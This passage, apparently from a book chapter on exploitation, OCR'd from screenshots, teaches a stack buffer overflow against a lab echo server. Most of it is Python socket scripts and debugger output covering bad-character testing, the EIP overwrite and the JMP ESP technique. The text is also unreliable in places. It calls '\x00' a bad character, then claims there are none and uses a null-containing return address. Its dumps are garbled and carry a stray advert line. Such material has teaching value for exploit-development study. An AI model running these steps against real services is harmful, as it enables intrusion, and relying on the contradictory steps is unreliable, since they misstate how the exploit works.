
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"



```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27
\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33"
"\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57
\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76
\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96
\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6
\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6
\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6
\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
buffer = "A"* 1036+ "BBBB" + badchars +  "C"*(3000-1036-len(badchars))
s.send(buffer)
s.close()
```

Figure 5.15

As can be seen in the above screenshot that we have appended the character list in the Python script. Now, after saving the Python script, restart the debugger and re-run the Python script.




```
Immunity Debugger - Echo-Server-Memcpy.exe - [CPU - main thread]
File  View  Debug  Plugins  ImmLib  Options  Window  Help  Jobs
Code auditor and software assessment specialist needed

Registers (FPU)
EAX 0000041B
ECX 7719C620 msvcrt.7719C620
EDX FFFFFFFF
EBX 00000001
ESP 0022F70
EBP 4141414
ESI 002D110
EDI 0000004
EIP 4242424
C 0  ES 002
P 1  CS 001
A 0  SS 002
Z 1  DS 002
S 0  FS 003
T 0  GS 000
D 0
O 0  LastEr
EFL 0001024
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000  C
FCW 037F  P

Address  Hex dump                 ASCII
0022F700 00 01 02 03 04 05 06 07 .☺☻♥♦♣♠•
0022F708 08 09 0A 0B 0C 0E 0F 10 ◘..♂♀.♫☼►
0022F710 11 12 13 14 15 16 17 18 ◄↕‼¶§▬↨↑
0022F718 19 1A 1B 1C 1D 1E 1F 20 ↓→←∟↔▲▼ 
0022F720 21 22 23 24 25 26 27 28 !"#$%&'(
0022F728 29 2A 2B 2C 2D 2E 2F 30 )*+,-./0
0022F730 31 32 33 34 35 36 37 38 12345678
0022F738 39 3A 3B 3C 3D 3E 3F 40 9:;<=>?@
0022F740 41 42 43 44 45 46 47 48 ABCDEFGH
0022F748 49 4A 4B 4C 4D 4E 4F 50 IJKLMNOP
0022F750 51 52 53 54 55 56 57 58 QRSTUVWX
0022F758 59 5A 5B 5C 5D 5E 5F 60 YZ[\]^_`
0022F760 61 62 63 64 65 66 67 68 abcdefgh
0022F768 69 6A 6B 6C 6D 6E 6F 70 ijklmnop
0022F770 71 72 73 74 75 76 77 78 qrstuvwx
0022F778 79 7A 7B 7C 7D 7E 7F 80 yz{|}~⌂Ç
0022F780 81 82 83 84 85 86 87 88 üéâäàåçê
0022F788 89 8A 8B 8C 8D 8E 8F 90 ëèïîìÄÅÉ
0022F790 91 92 93 94 95 96 97 98 æÆôöòûùÿ
0022F798 99 9A 9B 9C 9D 9E 9F A0 ÖÜ¢£¥₧ƒá
0022F7A0 A1 A2 A3 A4 A5 A6 A7 A8 íóúñÑªº¿
0022F7A8 A9 AA AB AC AD AE AF B0 ⌐¬½¼¡«»░

0022F700 0
0022F704 0
0022F708 0
0022F70C 1
0022F710 1
0022F714 1
0022F718 1
0022F71C 2
0022F720 24232221 !"#$
0022F724 28272625 %&'(
0022F728 2C2B2A29 )*+,
0022F72C 302F2E2D -./0
0022F730 34333231 1234
0022F734 38373635 5678
0022F738 3C3B3A39 9:;<
0022F73C 403F3E3D =>?@
0022F740 44434241 ABCD
0022F744 48474645 EFGH
0022F748 4C4B4A49 IJKL
0022F74C 504F4E4D MNOP
0022F750 54535251 QRST
0022F754 58575655 UVWX
0022F758 5C5B5A59 YZ[\
0022F75C 605F5E5D ]^_`

[12:05:49] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Figure 5.16

Now, we can see in the above screenshot that program is again crashed and if we closely look into the memory dump, we can see that EIP is overwritten with 42424242 which is B(in hexadecimal) and after that we can see our character list. None of the characters are missing. So it confirms that our application allows all bad characters.

But most of the applications don't allow bad characters. Here in an example.


In the following example, some random numbers are there in the stack instead of our character list.



```
Address  Hex dump                ASCII
00402000 FF FF FF FF 00 00 00 00 ÿÿÿÿ....
00402008 00 00 00 00 00 00 00 00 ........
00402010 00 40 00 00 00 00 00 00 .@......
00402018 00 00 00 00 00 00 00 00 ........
00402020 C0 1E 40 00 00 00 00 00 À▲@.....
00402028 00 00 00 00 00 00 00 00 ........
00402030 00 00 00 00 FF FF FF FF ....ÿÿÿÿ

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)

0022FB60  41414141  AAAA
0022FB64  41414141  AAAA
0022FB68  41414141  AAAA
0022FB6C  42424242  BBBB
0022FB70  0022FB00  .û". ASCII "AA
0022FB74  000002D8  Ø▮..
0022FB78  00000400  .▮..
0022FB7C  00000000  ....
```

Figure 5.17

Therefore, it may be possible that our first character in the list might be the bad character. So, we remove the first character in the Python on Kali. We can see this in the screenshot given below.




```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27
\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33"
"\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57
\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76
\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96
\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6
\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6
\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6
\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
buffer = "A"* 1036+ "BBBB" + badchars +  "C"*(3000-1036-len(badchars))
s.send(buffer)
s.close()
```

Figure 5.18

It can be seen in the above screenshot that the first character was \x00 and we have removed it from the Python script. Now, we will restart the debugger in machine A and run the program again.

After running the Python script, we can see that the program is again crashed but when we closely look into the stack, we see the same character list in the stack, which we have entered into the Python script and if we scroll down the stack tab, we also see our C's in the stack. We can verity the same by checking the Hex dump.




```
Address  Hex dump                ASCII
0022F700 00 01 02 03 04 05 06 07 .☺☻♥♦♣♠•
0022F708 08 09 0A 0B 0C 0E 0F 10 ◘..♂.♫☼►
0022F710 11 12 13 14 15 16 17 18 ◄↕‼¶§▬↨↑
0022F718 19 1A 1B 1C 1D 1E 1F 20 ↓→←∟↔▲▼ 
0022F720 21 22 23 24 25 26 27 28 !"#$%&'(
0022F728 29 2A 2B 2C 2D 2E 2F 30 )*+,-./0
0022F730 31 32 33 34 35 36 37 38 12345678
0022F738 39 3A 3B 3C 3D 3E 3F 40 9:;<=>?@
0022F740 41 42 43 44 45 46 47 48 ABCDEFGH
0022F748 49 4A 4B 4C 4D 4E 4F 50 IJKLMNOP
0022F750 51 52 53 54 55 56 57 58 QRSTUVWX
0022F758 59 5A 5B 5C 5D 5E 5F 60 YZ[\]^_`
0022F760 61 62 63 64 65 66 67 68 abcdefgh
0022F768 69 6A 6B 6C 6D 6E 6F 70 ijklmnop
0022F770 71 72 73 74 75 76 77 78 qrstuvwx
0022F778 79 7A 7B 7C 7D 7E 7F 80 yz{|}~⌂Ç
0022F780 81 82 83 84 85 86 87 88 üéâäàåçê
0022F788 89 8A 8B 8C 8D 8E 8F 90 ëèïîìÄÅÉ
0022F790 91 92 93 94 95 96 97 98 æÆôöòûùÿ
0022F798 99 9A 9B 9C 9D 9E 9F A0 ÖÜ¢£¥₧ƒá
0022F7A0 A1 A2 A3 A4 A5 A6 A7 A8 íóúñÑªº¿
0022F7A8 A9 AA AB AC AD AE AF B0 ⌐¬½¼¡«»░
0022F7B0 B1 B2 B3 B4 B5 B6 B7 B8 ▒▓│┤╡╢╖╕
0022F7B8 B9 BA BB BC BD BE BF C0 ╣║╗╝╜╛┐└
0022F7C0 C1 C2 C3 C4 C5 C6 C7 C8 ┴┬├─┼╞╟╚
0022F7C8 C9 CA CB CC CD CE CF D0 ╔╩╦╠═╬╧╨
0022F7D0 D1 D2 D3 D4 D5 D6 D7 D8 ╤╥╙╘╒╓╫╪
0022F7D8 D9 DA DB DC DD DE DF E0 ┘┌█▄▌▐▀α
0022F7E0 E1 E2 E3 E4 E5 E6 E7 E8 ßΓπΣσµτΦ
0022F7E8 E9 EA EB EC ED EE EF F0 ΘΩδ∞φε∩≡
0022F7F0 F1 F2 F3 F4 F5 F6 F7 F8 ±≥≤⌠⌡÷≈°
0022F7F8 F9 FA FB FC FD FE FF 43 ∙·√ⁿ²■ C
0022F800 43 43 43 43 43 43 43 43 CCCCCCCC
0022F808 43 43 43 43 43 43 43 43 CCCCCCCC
0022F810 43 43 43 43 43 43 43 43 CCCCCCCC
```

Figure 5.19

It confirms us that we have only one bad character, which is “\x00” (NULL). In simple words, we can say, we cannot use “\x00” anywhere in the user input as it is identified as a bad character. Other most frequent bad characters are “\x0A” and “\x0D”.

As we have identified the bad character in the application now we will remove the character list from the Python script. After removing the character list our Python script will look like this.




```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
buffer = "A"* 1036+ "BBBB" +  "C"*(3000-1036-4)
s.send(buffer)
s.close()
```

Figure 5.20

3. <u>Control program Execution:</u>

In this section, we will shift the program execution control to a different position, which could be the address where the shell code is stored in the memory by modifying the EIP value.



```
Registers (FPU)
EAX 00000A08
ECX 75CFC620 msvcrt.75CFC620
EDX 00020180
EBX 00000001
ESP 0022F700 ASCII "CCCCCCCCCC
EBP 41414141
ESI 002E10A8
EDI 00000043

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF
P 1  CS 001B 32bit 0(FFFFFFFF
A 0  SS 0023 32bit 0(FFFFFFFF
Z 1  DS 0023 32bit 0(FFFFFFFF
S 0  FS 003B 32bit 7FFDE000(FF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0
EFL 00010246 (NO,NB,E,BE,NS,PE

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E
FST 0000  Cond 0 0 0 0  Err 0
FCW 037F  Prec NEAR,64  Mask

0022F6E8  41414141 AAAA
0022F6EC  41414141 AAAA
0022F6F0  41414141 AAAA
0022F6F4  41414141 AAAA
0022F6F8  41414141 AAAA
0022F6FC  42424242 BBBB
0022F700  43434343 CCCC
0022F704  43434343 CCCC
0022F708  43434343 CCCC
0022F70C  43434343 CCCC
0022F710  43434343 CCCC
0022F714  43434343 CCCC
0022F718  43434343 CCCC
0022F71C  43434343 CCCC
0022F720  43434343 CCCC
0022F724  43434343 CCCC
```

Figure 5.21

In the above screenshot, we see that, the address stored in the ESP (0022F700) is pointing to the inserted “C”s. Now we will put our shell code in place of “C”s.


As the EIP registers holds the address of next instruction to be executed, we need to put the address of “C”s i.e. ESP value in the EIP. As there is no bad character in our application, we can directly put the ESP value in place of EIP. This can be achieved simply by replacing the “B”s in the buffer with the ESP value.

Let’s write this address in the Python script in reverse order the address would be.

“\x00\xF7\x22\x00”.

(Note: Address given in reverse order because it’s a Little endian machine. Little Endian Machine means it Stores data little-end first. When looking at multiple bytes, the first byte is smallest.)


After replacing the address in place of “B”s, the python script looks as given below.



```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(("192.168.56.101",9000))
buffer = "A"* 1036+ "\x00\xF7\x22\x00" +  "C"*(3000-1036-4)
s.send(buffer)
s.close()
```

Figure 5.22

Now save the Python script and run it. We can see our A's, JMP ESP address and C's in the stack. Everything is looking perfect right now as shown below.



```
FCW 037F   Prec NEAR,64   Mask    1 1 1 1 1 1
0022F6D0  41414141 AAAA
0022F6D4  41414141 AAAA
0022F6D8  41414141 AAAA
0022F6DC  41414141 AAAA
0022F6E0  41414141 AAAA
0022F6E4  41414141 AAAA
0022F6E8  41414141 AAAA
0022F6EC  41414141 AAAA
0022F6F0  41414141 AAAA
0022F6F4  41414141 AAAA
0022F6F8  41414141 AAAA
0022F6FC  0022F700 .÷". ASCII "CCCCCCCCCCCCCC
0022F700  43434343 CCCC
0022F704  43434343 CCCC
0022F708  43434343 CCCC
0022F70C  43434343 CCCC
0022F710  43434343 CCCC
0022F714  43434343 CCCC
0022F718  43434343 CCCC
0022F71C  43434343 CCCC
0022F720  43434343 CCCC
0022F724  43434343 CCCC
0022F728  43434343 CCCC
0022F72C  43434343 CCCC
```

Figure 5.23

We have already replaced the EIP value with the BBBB. Let's run the Python script again and we get following output on the screen of windows machine.


The case will be different if the application does not allow some bad characters. We can't simply replace the EIP value with the ESP one if the ESP value contains Bad characters like 00, 0a, 0d.

So, we will have to use some different approach to write the address.

Let's take another example where bad characters are there in ESP and we can't copy the address directly in the EIP.

Now, if we closely look into the Register section in the above screenshot we can see that ESP is the register name, which is holding the C's in the stack. So, imagine if BBBB contains the address of an instruction in the memory, which is JMP ESP, so, what will happen is we would jump to that instruction and as it says JMP ESP, so, we will jump right back to the C's as ESP is holding the C's. So, this technique is called the JMP ESP technique. Later on, we will replace the C's with the Shell Code in the below of the article.

